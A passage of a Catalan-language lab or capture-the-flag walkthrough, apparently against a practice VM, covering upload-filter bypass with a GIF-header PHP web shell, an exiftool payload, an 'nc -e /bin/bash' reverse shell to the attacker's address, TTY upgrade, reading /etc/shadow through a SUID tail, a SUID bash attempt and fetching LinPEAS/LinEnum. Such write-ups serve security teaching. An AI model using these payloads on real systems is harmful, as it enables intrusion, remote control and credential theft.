
- * PNG: 89 50 4E 47 0D 0A 1A 0A
- * JPG: FF D8 FF DB o FF D8 FF EE i més
- * GIF: 47 49 46 38 39 61

De totes les anteriors, la única signatura que manté una equivalència de tots els seus bytes amb caràcters ASCII és la de les imatges GIF (és a dir, tant les capçaleres JPG com PNG inclouen bytes que no tenen correspondència amb la taula ASCII i, per tant, són més difícils de gestionar amb eines de manipulació de text, que es el que farem tot seguit, a més de què tenen una estructura interna més complexa). Així doncs, triarem la signatura GIF (que equival, en ASCII, a la cadena "GIF89a") com a signatura a incrustar al començament del nostre script ".php". I ho farem de la següent manera: situats a la plana del formulari web, pulsem F12 per mostrar les eines de desenvolupador del navegador Firefox i tot seguit anem a buscar al nostre disc dur una imatge GIF vàlida qualsevol (anomenada per exemple "fons.gif") i la pugem amb el botó corresponent del formulari web. Veurem que es produeix una petició de tipus POST, tal com mostra la captura següent:




NOTA: L'adreça de la màquina ClimbingOS torna a aparèixer canviada (ara és la 192.168.1.200) degut a haver-la reiniciat durant aquest exercici i haver obtingut una altra adreça dinàmicament del meu servidor DHCP domèstic

Aquesta petició POST té com a capçaleres les detallades aquí (aquesta finestra d'informació es mostra automàticament en seleccionar la línia mostrada a la captura anterior corresponent a la petició en qüestió):



Totes les peticions HTTP de tipus POST (com són les que fan els formularis web) informen del tipus de dades que envien al servidor mitjançant la capçalera "Content-Type", la qual ha de tenir com a valor el tipus MIME estandaritzat corresponent. Un tipus MIME no és més que una cadena estandaritzada (es poden consultar aquí: <https://www.iana.org/assignments/media-types/media-types.xhtml>) que informa sobre el tipus de fitxer que un determinat software (en aquest cas, el formulari web) està gestionant, a mode de dada suplementària, a banda del contingut de la pròpia signatura en sí, que depèn de com és més complicada de consultar. Aquests dos valors (tipus MIME i signatura) haurien de tenir una correspondència, lògicament, per a què no hi hagi incoherències. De totes formes, a la captura anterior no veiem el tipus MIME corresponent a les imatges GIF (que és "image/gif") perquè en el cas de les peticions responsables d'enviar els fitxers adjunts en formularis web, el tipus MIME indicat sempre és "multipart/form-data".

Per veure realment el tipus MIME concret del fitxer adjunt (en aquest cas, tal com hem dit "image/gif", el qual no el canviarem pas, perquè ja ens interessa que sigui aquest), el nom del fitxer (en aquest cas, "fons.gif", el qual sí que canviarem per a què tingui l'extensió ".php" i així pugui ser reconegut com a script per l'interpret PHP de la màquina víctima) i també el contingut binari de la pròpia foto pujada (que substituïrem pel codi del nostre script tal com ara explicarem), cal clicar a la pestanya "Request":



Tal com acabem d'explicar, canviarem el nom del fitxer a pujar per a què tingui l'extensió ".php" (i així, si és acceptada, que no ho sabem encara, serà molt més fàcil que el nostre script pugui ser executat per l'interpret PHP del servidor) però provarem de mantenir tota la resta de "carcassa" de la petició, incloent el tipus MIME. A més a més, mantindrem l'estructura del cos "multipart" a enviar però esborrant el que seria el contingut en sí (binari) de la fotografia EXCEPTE LA SEVA SIGNATURA i substituint-lo per l'script PHP que ens interessa. En aquest sentit cal tenir en compte de respectar les divisions marcades pel valor indicat a l'opció "boundary" indicada a la capçalera "Content-Type" (això és degut a com s'estructura internament l'adjunció de tipus "multipart", la qual es divideix en parts diferenciades per aquest valor, calculat a cada petició i per tant s'eliminarà, cadascuna corresponent a un element a enviar al destí: valors de text en caixes de text, valors triats en botons de selecció o checkbox, contingut binari en el cas de botons d'adjunció de fitxers, etc).

Així doncs, a la petició POST anterior, clicarem sobre el botó "Resend" que apareix a la cantonada superior dreta del panell de desenvolupador del Firefox, tal com mostra la captura següent...:



...i al menú desplegable que hi apareix clicarem sobre "Edita i torna a enviar". Haurà d'aparèixer una finestra com la següent:




En aquesta finestra hem de fer dues coses:


- 1.-Canviar el valor "fons.gif" que apareix a l'opció "filename" indicada a la capçalera "Content-Disposition" pel valor "codi.php"

2.-Seleccionar i esborrar tot el que aparegui just després dels caràcters "GIF89a" fins la següent línia "-----116033301..." que aparegui (la qual representa la separació amb la resta d'informació enviada pel formulari) per tal d'escriure-hi, allà on hi havia tota aquesta informació (que es correspon al contingut binari de la foto a pujar), el nostre script PHP.

És a dir, deixar-ho així...:



...i pulsar finalment al botó "Enviar". Podrem observar llavors al mateix inspektor de peticions de les eines de desenvolupador del Firefox que la petició s'ha enviat. Però, ¿l'script s'haurà pujat correctament? Doncs podem observar la resposta que hauríem vist al navegador si anem a la pestanya "Resposta" del propi panell corresponent a la petició que acabem de fer i, sí, sembla que el nostre codi ".php" ha superat el filtre!




NOTA: Fent proves prèvies pujant altres tipus d'imatges diferents de les de tipus GIF (concretament, de tipus PNG), en aquest darrer pas m'he trobat amb un error que la pestanya "Resposta" mostrava així:

Warning: getimagesize(): PNG file corrupted by ASCII conversion in /var/www/html/gallery.php on line 17

No he anat més enllà perquè intueixo que l'error ve de no modificar correctament alguna secció concreta del format PNG (l'estructura del qual, si veieu <http://www.libpng.org/pub/png/spec/1.2/PNG-Structure.html> es pot comprovar que és força complexa) però sí que he vist que en el cas d'scripts PHP que fan ús de la funció `getimagesize()`, tal com mostra l'error, es pot provar d'executar codi incrustat en forma de metadades Exif dins de la pròpia imatge (guardada amb extensió ".php"), així: `exiftool -Comment='<?php echo "<pre>"; system($_GET['cmd']); ?>' foto.png.php`

NOTA: A <https://book.hacktricks.xyz/pentesting-web/file-upload> es poden consultar més tècniques interessants per evitar els mecanismes de "censura" a l'hora de pujar fitxers en un formulari

Un cop ja tenim la certesa de què el nostre script "codi.php" ja ha sigut inclòs dins de la galeria de fotos com una més (i per tant, ja està "resident" dins del disc dur del servidor), ¿com el puc trobar i executar-lo? Per poder respondre a aquesta darrera pregunta ens hem de fixar en l'esquema d'url que tenen les imatges de la galeria i deduir-ne llavors la url concreta que tindrà el nostre script. Per saber les url de les imatges hi ha vàries formes...o bé inspeccionant al propi panell d'eines de desenvolupador del Firefox les url de les peticions fetes en clicar sobre alguna de les fotos presents a la galeria, o bé inspeccionant el codi font HTML de la galeria i deduint-ne els enllaços que allà hi apareixen a cadascuna de les imatges o, més fàcil, pulsant amb el botó dret sobre alguna de les imatges i seleccionant l'opció "Visualitza la imatge": a la barra del navegador apareixerà la url d'aquella imatge en concret. Si repetim això uns quants cops veurem que totes les seves urls repeteixen el mateix patró: <http://192.168.1.200:8000/gallery/nomImatge.ext> Així doncs, el nostre script, si s'ha pujat bé, hauria de tenir l'adreça <http://192.168.1.200:8000/gallery/codi.php> De fet, si provem d'escriure aquesta url al navegador, ens trobarem que, efectivament, mostra el text ASCII present a l'interior del fitxer (tal com mostra la captura següent, text que a més ens confirma que és el fitxer que hem pujat) però el codi PHP no perquè l'estarà interpretant!. Ja ho tenim.



GIF89a


5.-Obtenció d'una shell remota

Ja podem executar en el servidor les comandes que passem com a valor del paràmetre "cmd" a l'script "codi.php". El primer que hem de fer sempre és saber quin usuari i a quins grups pertanyem per tal de saber què podem fer i què no. Així que escrivim a la barra del navegador la url <http://192.168.1.200:8000/gallery/codi.php?cmd=whoami> i obtenim...



GIF89a
www-data

Tal com sospitàvem. Si escrivim <http://192.168.1.200:8000/gallery/codi.php?cmd=id> obtenim...



GIF89a

uid=33(www-data) gid=33(www-data) groups=33(www-data)

Res interessant. Si escrivim <http://192.168.1.200:8000/gallery/codi.php?cmd=pwd> obtenim...



GIF89a

/var/www/html/gallery

...i així podem anar provant més comandes. De totes formes, seria molt més interessant si podem obtenir una shell remota (inversa i, a poder ser, interactiva), tal com es va detallar al punt 4(I). D'aquesta manera tindriem flexibilitat absoluta per començar a treballar, per exemple, en una escalada de privilegis. Provarem, per tant, el següent: primer escriurem la comanda **nc -vnlp 5555** a un terminal de la nostra màquina i tot seguit escriurem la url <http://192.168.1.200:8000/gallery/codi.php?cmd=nc -e /bin/bash 192.168.1.158 5555> al nostre navegador (a veure tant si hi és l'executable "nc" present i aquest incorpora el seu paràmetre "-e", que podria ser que no...) i veurem què passa. Així doncs, si escrivim això al nostre navegador...:

```
192.168.1.200:8000/gallery/codi.php?cmd=nc -e /bin/bash 192.168.1.158 5555
```

...veiem que aconseguim connectar amb el nostre servidor Netcat!! (la captura mostra a més la correcta execució d'un parell de comandes de prova per confirmar que, efectivament, ja tenim implementada una comunicació bidireccional remota amb el procés "bash" del servidor víctima):

```
[q2dg@pepito ~]$ nc -vnlp 5555
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 192.168.1.200.
Ncat: Connection from 192.168.1.200:51398.
whoami
www-data
pwd
/var/www/html/gallery
```

NOTA: En comptes d'haver d'estar actualitzant la pestanya del navegador amb la comanda "nc" cada cop que volguem obrir la shell inversa, una alternativa seria executar aquesta mateixa comanda a través de "curl", així:
curl "http://192.168.1.200:8000/gallery/codi.php?cmd=nc%20-e%20/bin/bash%20192.168.1.158%205555"

NOTA: En el cas de què la màquina víctima no tingués la comanda "nc" instal·lada (o aquesta no proporcionés el paràmetre "-e"), hi ha altres maneres d'obtenir una shell inversa, tot i que no tan fàcilment. Algunes d'aquestes es troben detallades a <https://ironhackers.es/en/herramientas/reverse-shell-cheat-sheet> o a <https://highon.coffee/blog/reverse-shell-cheat-sheet> o <https://book.hacktricks.xyz/shells/shells/linux>. D'altra banda, fins i tot existeixen programes que ja generen la shell adient segons les circumstàncies de la víctima (que tingui "bash" o no, que tingui "python" o no, etc); alguns d'aquests programes es troben llistats a <https://book.hacktricks.xyz/shells/shells>

El següent pas natural hauria de ser aconseguir executar-hi una shell completa (amb històric via cursors, autocompletat via tabulador, possibilitat d'utilitzar comandes interactives com *su* o *nano/vim*, gestió correcta de CTRL+C i altres combinacions de tecles, sortida de "stderr", etc), ja que la shell que obtenim amb el paràmetre "-e" no dóna totes aquestes possibilitats (bàsicament perquè no ens trobem en cap terminal, com així podem comprovar si executem la comanda **tty**, que ens dóna la sortida "not a tty"). Una manera d'intentar obtenir una shell interactiva és mitjançant l'execució dels següents passos:

1.-"Embolcallar" l'execució del nostre servidor NetCat amb la comanda **rlwrap**. Aquesta comanda "injecta" la llibreria "readline" de GNU al binari que se l'assigni (en el nostre cas, el servidor NetCat) de manera que aquest binari automàticament adquireixi certes capacitats que per si sol no té, com ara mantenir un historial, respondre a certes combinacions de tecles (com ara CTRL+L per esborrar pantalla, per exemple), implementar l'autocompletat, etc

NOTA: Una altra solució alternativa hagués sigut utilitzar el binari "socat" en comptes de NetCat, ja que el primer aporta una funcionalitat semblant (si no més completa) i a més incorpora ja de sèrie la funcionalitat "readline" dins de sí mateix, sense necessitat de cap comanda supletòria.

2.-Ja dins del "shell" que volem "promocionar", executar alguna comanda que ens proporcioni un terminal tty/pts per tal de poder treballar en un entorn adient. Això ho podem fer per exemple executant la comanda **script -qc /bin/bash /dev/null** (que pertany al paquet "util-linux", gairebé sempre instal·lat). Una altra manera d'aconseguir el mateix força habitual és a partir de la comanda *spawn()* del mòdul "pty" de Python, així: **python -c 'import pty; pty.spawn("/bin/bash")'**, sempre i quan tinguéssim la sort de tenir el mòdul d'aquest llenguatge (i l'interpret en sí) ja preinstal·lat a la màquina víctima.

NOTA: Hi ha força més maneres d'aconseguir un terminal que implementi una shell interactiva (sempre que tinguin una connexió ja establerta amb un "bash" de la víctima), les quals ens anirà bé conèixer depenent de les circumstàncies de la víctima (si no té intèrpret Python, etc). Moltes d'elles es poden trobar a <https://book.hacktricks.xyz/shells/shells/full-ttys> o <https://highon.coffee/blog/penetration-testing-tools-cheat-sheet/#tty-shells> o <https://medium.com/@n00biekrkr/upgrading-shell-0-100-86374d39f642> o <https://blog.ropnop.com/upgrading-simple-shells-to-fully-interactive-ttys> o <https://medium.com/bugbountywriteup/pimp-my-shell-5-ways-to-upgrade-a-netcat-shell-eed551a180d2>, etc.

3.-Establir, dins del shell ja plenament interactiu obtingut al pas anterior, el valor de les variables d'entorn TERM i SHELL al valors que tinguin en una terminal estàndard del meu sistema. Això és per a què certes aplicacions (com ara *nano*) puguin funcionar ja que necessiten aquests valors. En el meu cas faré **export TERM=xterm-256color** i **export SHELL=/bin/bash**. També executarem la comanda **stty raw -echo** (la qual, en general, serveix per canviar la configuració del terminal actual) per a què no es mostri repetida la comanda acabada d'executar a la sortida com passa ara (això és per una qüestió de comoditat, més que res). Finalment, a més a més, en el cas de voler fer servir *nano*, cal indicar, també dins del shell interactiu que acabem d'estrenar, les dimensions del terminal amb la comanda **stty rows x columns y** (on "x" i "y" són números que haurem d'haver esbrinat abans en un terminal estàndard del meu sistema -i de les mateixes dimensions- amb la comanda **stty -a**).

Provem-ho:

```
[q2dg@pepito ~]$ rlwrap nc -vnlp 5555
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 192.168.1.200.
Ncat: Connection from 192.168.1.200:57086.
script -qc /bin/bash /dev/null
www-data@lafdd1f6b82c:/var/www/html/gallery$ export TERM=xterm-256color
export TERM=xterm-256color
www-data@lafdd1f6b82c:/var/www/html/gallery$ export SHELL=/bin/bash
export SHELL=/bin/bash
www-data@lafdd1f6b82c:/var/www/html/gallery$ stty raw -echo
stty raw -echo
www-data@lafdd1f6b82c:/var/www/html/gallery$ stty rows 24 columns 80
www-data@lafdd1f6b82c:/var/www/html/gallery$ □
```

Ja ho tenim: una shell Bash totalment interactiva amb un prompt que ens mostra les dades estàndard: nom d'usuari, nom de màquina i carpeta actual.

6(I).-Escalada de privilegis (des de l'usuari "www-data")

Bé, ja som dins i ja tenim una shell. Ara hem d'escalar privilegis. Hi ha un parell de camins "fàcils i típics" respecte aquest procés que podem explorar per començar (encara que n'hi ha molts més!), com són:

- * Buscar algun binari amb permisos SUID que permeti executar quelcom com a "root"
- * Buscar algun binari indicat a la configuració de *sudo* que permeti executar quelcom com a "root"

Aquest quelcom podria ser, entre moltes altres coses, poder tenir accés de lectura a l'arxiu `/etc/shadow` i d'allà extreure el "hash" del propi usuari "root" de manera que el poguem crackejar amb alguna eina adient, com ara "Hashcat" i, amb una mica de paciència, trobar finalment la contrasenya de "root". Començarem per buscar algun binari SUID amb la comanda *find*, la qual té com a primer paràmetre la ruta des d'on es vol fer la recerca de forma recursiva (hem indicat des de l'arrel, per trobar-ho tot) i com a segon paràmetre el criteri per realitzar la recerca (hem indicat tots els fitxers que tinguin com a mínim els permisos 4000...aquí la clau està en el "4", que indica que el fitxer en qüestió té el permís SUID). La redirecció a `/dev/null` és per no mostrar els errors de "permís denegat" (ja que en no ser "root" hi hauran carpetes on no podrem entrar per buscar res).

```
www-data@lafdd1f6b82c:/var/www/html/gallery$ find / -perm -4000 2> /dev/null
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/tail
/usr/bin/chfn
/bin/mount
/bin/umount
/bin/su
```

I podem veure ja un binari MOLT atractiu: la comanda *tail*. Que aquesta comanda (i totes les demés) siguin SUID vol dir que en executar-se, s'executaran sempre amb permisos de "root" (i no pas amb els permisos de l'usuari que l'estigui executant). Per tant, podem fer servir la comanda *tail* per llegir qualsevol arxiu del sistema, ja que tindrem als mateixos permisos de lectura que "root". Així que anem directes a la cirereta del pastís: el contingut de l'arxiu "/etc/shadow" (indicant que volem veure les darreres 100 línies, per posar un número prou elevat...tot i que veiem que no n'hi ha més de 20 usuaris):

```
www-data@lafdd1f6b82c:/var/www/html/gallery$ tail -n 100 /etc/shadow
root:$6$qoj6/JJi$FQe/BZlfZV9VX8m0i25Suih5vi1S//OVNpd.PvEVYcL1bWSrF3XTVTF91n6
UuUMUcP65EgT8HfjLyjGHova/:17951:0:99999:7:::
daemon*:17931:0:99999:7:::
bin*:17931:0:99999:7:::
sys*:17931:0:99999:7:::
sync*:17931:0:99999:7:::
games*:17931:0:99999:7:::
man*:17931:0:99999:7:::
lp*:17931:0:99999:7:::
mail*:17931:0:99999:7:::
news*:17931:0:99999:7:::
uucp*:17931:0:99999:7:::
proxy*:17931:0:99999:7:::
www-data*:17931:0:99999:7:::
backup*:17931:0:99999:7:::
list*:17931:0:99999:7:::
irc*:17931:0:99999:7:::
gnats*:17931:0:99999:7:::
nobody*:17931:0:99999:7:::
_apt*:17931:0:99999:7:::
www-data@lafdd1f6b82c:/var/www/html/gallery$
```

I aquí el tenim, el "hash" de l'usuari "root":

```
$6$qoj6/JJi$FQe/BZlfZV9VX8m0i25Suih5vi1S//OVNpd.PvEVYcL1bWSrF3XTVTF91n6yUuUMUcP65EgT8HfjLyjGHova/
```

Ara el següent pas "natural", tal com hem comentat, seria intentar "crackejar-lo". No obstant, com la contrasenya de "root" presumiblement serà complicada (o així ho hauria de ser), preveiem que aquesta tasca pot ser llarga (i potser infructuosa), així que provarem abans si podem convertir-nos en "root" d'alguna altra manera més ràpida. Una de molt directa seria provar d'executar no el binari *tail* com a SUID sinó el propi shell *bash*, cosa que ens donaria accés a qualsevol racó del sistema víctima. Però per això hauríem de tenir-hi disponible un compilador C, les llibreries adients i molta sort. El compilador sí que el tenim, tal com mostra la captura següent...:

```
www-data@lafdd1f6b82c:/var/www/html/gallery$ gcc
gcc: fatal error: no input files
compilation terminated.
```

...així que podríem provar d'escriure el codi C mostrat a la captura següent en un fitxer que l'anomenarem, per exemple, "suidbash.c", compilar-lo, donar-li el permís SUID i executar-lo. Desgraciadament, sembla ser que no ens ha funcionat, tal com es veu a la captura següent. Haurem de pensar alguna altra manera, doncs.

```
www-data@lafdd1f6b82c:/var/www/html/gallery$ cat suidbash.c
#define _GNU_SOURCE
#include <unistd.h>
#include <stdlib.h>
int main(void){
setresuid(0,0,0);
execl("/bin/bash", "bash", NULL);
}
www-data@lafdd1f6b82c:/var/www/html/gallery$ gcc -o suidbash suidbash.c
www-data@lafdd1f6b82c:/var/www/html/gallery$ chmod u+s suidbash
www-data@lafdd1f6b82c:/var/www/html/gallery$ ./suidbash
www-data@lafdd1f6b82c:/var/www/html/gallery$
```

NOTA: La funció *setresuid()* del kernel és qui "converteix" realment l'executable en qüestió en SUID (si té els permisos adients; d'altra banda, la funció *execl()* del kernel serveix per executar el binari que diguem (n'hi ha més que tenen diversos tipus de paràmetres: *execv()*, *exece()*...i fins i tot un "wrapper" anomenat *system()*, etc). Les llibreries a usar venen indicades a les pàgines del manual de la respectiva funció.

Arribats a aquest punt, per no haver de crackejar el hash de la contrasenya de "root" que ja tenim, podem optar pel segon camí que vam comentar als paràgrafs anteriors: veure la configuració del *sudo* Tal com mostra la captura següent, però, sembla que el nostre usuari "www-data" ni tan sols troba la comanda, tot i tenir la variable PATH amb els valors típics (per cert, un forat de seguretat immens seria que aparegués la carpeta "." com una de les carpetes llistades dins del valor de la variable PATH... però en aquest cas no hi és):

```
www-data@lafdd1f6b82c:/var/www/html/gallery$ sudo -l
bash: sudo: command not found
www-data@lafdd1f6b82c:/var/www/html/gallery$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
www-data@lafdd1f6b82c:/var/www/html/gallery$
```

Potser la comanda *sudo* no està instal·lada però també podria ser que fos que estiguem dins d'un contenidor, tal com vam sospitar al principi, i que la comanda *sudo* no hi fos allà dins (fet que sol ser força habitual). Això ho podem comprovar fàcilment si consultem el contingut de l'arxiu "/proc/1/cpuset", tal com mostra la captura següent (aquest arxiu indica el confinament de la memòria i processos del sistema actual; en un sistema amfitrió el seu valor més normal és "/" -la carpeta arrel-). Així que sí, confirmem que estem dins d'un contenidor, de tipus Docker:

```
www-data@lafdd1f6b82c:/var/www/html/gallery$ cat /proc/1/cpuset
/docker/lafdd1f6b82caf7210e675e85deb6a537a2f7839d9fabecd5d57f0e385e6dd3d
```

NOTA: Un altre arxiu que ens poden aportar una informació similar pot ser "/proc/1/cgroup" o també l'arxiu "/proc/1/cmdline", el qual indica el nom i paràmetres del procés INIT concret utilitzat (perquè recordem que dins de la carpeta "/proc/1" estem veient sempre la informació del procés amb PID n°1, el qual justament es correspon al procés INIT). En aquest sentit, tal com es pot veure si executem *cat /proc/1/cmdline*, el procés INIT és l'Apache, cosa que només té sentit dins d'un contenidor ja que en una màquina amfitriona hi hauria un procés INIT "real" com ara Systemd, Upstart, SysV, etc

Això són males notícies perquè si optem pel camí d'intentar trobar la contrasenya de "root", tindríem la de l'usuari "root" del contenidor però no pas la de l'usuari "root" de la màquina amfitriona. Aquesta és una molta mala notícia perquè l'escalada de privilegis no ens serviria de gaire ja que encara romandríem atrapats dins del contenidor, i el que necessitaríem és sortir-ne per accedir als usuaris del sistema amfitrió. Per tant, el camí "lògic" se'ns complica: no només hauríem d'arribar a ser l'usuari "root" de dins del contenidor sinó que

a més hauríem d'intentar trobar alguna vulnerabilitat de Docker que ens permetés, essent "root" del contenidor (perquè si ja ni ho som no hi ha gaire cosa a fer), poder sortir d'ell per arribar al sistema amfitrió, aprofitant que el dimoni Docker manté un "socket" compartit en aquest sistema executant-se com a "root" . No obstant, aquest camí ens sembla a priori molt complicat... ho deixarem estar en "stand by" a veure si trobem alguna cosa millor.

NOTA: Respecte com es podria intentar "escapar" d'un contenidor Docker, hi ha força literatura però ja veiem que no és fàcil:<https://book.hacktricks.xyz/linux-unix/privilege-escalation/escaping-from-a-docker-container>,
<https://www.redtimmy.com/a-tale-of-escaping-a-hardened-docker-container>,
<https://medium.com/better-programming/escaping-docker-privileged-containers-a7ae7d17f5a1>,
<https://www.lvh.io/posts/dont-expose-the-docker-socket-not-even-to-a-container>,
<https://blog.trailofbits.com/2019/07/19/understanding-docker-container-escapes> ...

NOTA: Més enllà de les dues tècniques que hem provat (trobar binaris SUID i inspeccionar configuració *sudo*) hi ha molts altres "ítems" del sistema que podem investigar per intentar esbrinar més informació sobre ell i, eventualment, trobar algun altre possible "forat" per escalar privilegis (suposant que fos un sistema amfitrió "real"). Per exemple, podríem intentar aprofitar processos o dimonis que s'estiguin executant com a "root" -es poden saber amb **ps aux-**, o aprofitar tasques programades que s'estiguin executant també com a "root" -es poden saber amb **cat /etc/crontab** i/o **systemctl list-timers && systemctl cat xxx.timer** -, observar el valor d'alguna variable d'entorn interessant, etc, etc. A diferents llocs d'Internet hi ha publicades llistes d'aquests i altres "ítems" susceptibles de ser investigats per obtenir-ne informació "sucosa" del sistema, com <https://book.hacktricks.xyz/linux-unix/linux-privilege-escalation-checklist>, <https://guif.re/linuxeop> o <https://book.hacktricks.xyz/linux-unix/privilege-escalation>, entre d'altres. En qualsevol cas, no ens caldria provar totes les possibilitats que hi apareixen en aquestes llistes d'una en una perquè existeixen diversos Bash shell scripts que automatitzen moltes d'aquestes comprovacions. Per tal de fer-los servir, només caldria descarregar i executar directament algun d'aquests scripts, a veure què ens troba, com per exemple "**LinEnum**" (<https://github.com/rebootuser/LinEnum>) o "**LinPEAS**" (<https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/linPEAS>). A les captures següents es mostra com hem fet la seva descàrrega (on hem utilitzat l'eina *curl*, la qual hem tingut la sort de què ja estava instal·lada a la màquina víctima...si no hi fos podríem haver intentat la descàrrega amb la comanda **wget**...), aprofitant que la màquina víctima té accés directe a Internet (això es pot comprovar fent des d'ella un simple "ping" a qualsevol domini d'Internet; si no el tingués, com que sí que en té amb la nostra màquina atacant, podríem haver implementat un servidor HTTP a la nostra màquina atacant, descarregar-nos l'script en alguna carpeta publicada per aquest nostre servidor HTTP i fer llavors que la comanda *curl/wget* apuntés a l'script publicat pel nostre servidor; per implementar un servidor HTTP a la nostra màquina es pot fer de múltiples formes...per exemple amb una simple comanda Python com aquesta: **python -m http.server 1234** (el qual compartirà al port 1234 el contingut de la carpeta des d'on haguem executat la comanda). Un altre detall a tenir en compte és intentar descarregar els scripts en alguna ubicació volàtil (com ara "/tmp") per no deixar rastre (això a les captures següents no es fa i hagués sigut una bona idea).

```
www-data@1afdd1f6b82c:/var/www/html/gallery$ curl -o linpeas.sh https://raw.githubusercontent.com/carlospolop/privilege-escalation-awesome-scripts-suite/master/linPEAS/linpeas.sh
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left   Speed
100 301k  100 301k  0     0  1551k    0  --:--:-- --:--:-- --:--:-- 1545k
www-data@1afdd1f6b82c:/var/www/html/gallery$ chmod u+x linpeas.sh
```

```
www-data@1afdd1f6b82c:/var/www/html/gallery$ ./linpeas.sh
Starting linpeas. Caching Writable Folders...grep: write error: Broken pipe
```



```
www-data@1afdd1f6b82c:/var/www/html/gallery$ curl -o linenum.sh https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 46631  100 46631    0     0  138k    0  --:--:--  --:--:--  --:--:--  137k
www-data@1afdd1f6b82c:/var/www/html/gallery$ chmod u+x linenum.sh
```

```
www-data@1afdd1f6b82c:/var/www/html/gallery$ ./linenum.sh
#####
# Local Linux Enumeration & Privilege Escalation Script #
#####
# www.rebootuser.com
# version 0.982

[-] Debug Info
[+] Thorough tests = Disabled

Scan started at:
Thu Dec 24 16:30:29 UTC 2020

### SYSTEM #####
[-] Kernel information:
